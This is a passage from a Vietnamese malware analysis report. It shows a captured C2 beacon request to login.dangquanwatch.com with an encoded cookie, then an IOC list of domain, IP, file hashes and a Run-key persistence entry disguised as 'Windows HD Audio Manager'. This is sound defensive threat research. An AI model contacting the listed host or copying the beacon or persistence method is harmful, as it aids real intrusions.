Tại máy REMnux, sử dụng wireshark sẽ capture được thông tin như hình:

```
GET /link?url=pJWkuZWcMDUy&enpl=JEppeA==&encd=QTkJSDE= HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host: login.dangquanwatch.com
Cache-Control: no-cache
Cookie: eJyL4GZgeAHEBV7h2aVR4cm+LqGVDCAQ5Oob7h/
kHRziGOLp78eABsIz8yz0DBUiLMzQZUCACagZmzgUMAIxCxAbWhrpGZpZ6JmZ6hkaWeLRQAEwMjC0MDQwxOrMwQAAcDUR+Q==

HTTP/1.1 200 OK
Date: Sat, 03 Nov 2018 10:09:56 GMT
Content-Length: 258
Content-Type: text/html
```

9. IOCs

Domain: login[dot]dangquanwatch[dot]com / IP: 185.77.129.142

RTF: b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415

8.t: 6328dd14eda2ef983810c0c7b3af47298b5998e4fa52d97b204be2818f08bb69

Binary:

QcConsol.exe: 9f3114e48dd0245467fd184bb9655a5208fa7d13e2fe06514d1f3d61ce8b8770

QcLite.dll: 5b652205b1c248e5d5fc0eb5f53c5754df829ed2479687d4f14c2e08fbf87e76

Others:

stdole.tlb: ba620bad026f25ba6decc4bdcefc6415b563503cf9eaddc4e1137a5871d5cee2

desktop.ini: 31c2be9ca29fb2bd8096720c221ee9682f013eee119b02d390d6efc12684392d

Registry:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run &
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

ValueName: Windows HD Audio Manager

Data: %AppData%\MICROS~1\Windows\PRINTE~1\QcConsol.exe -LowIntegrityServer

---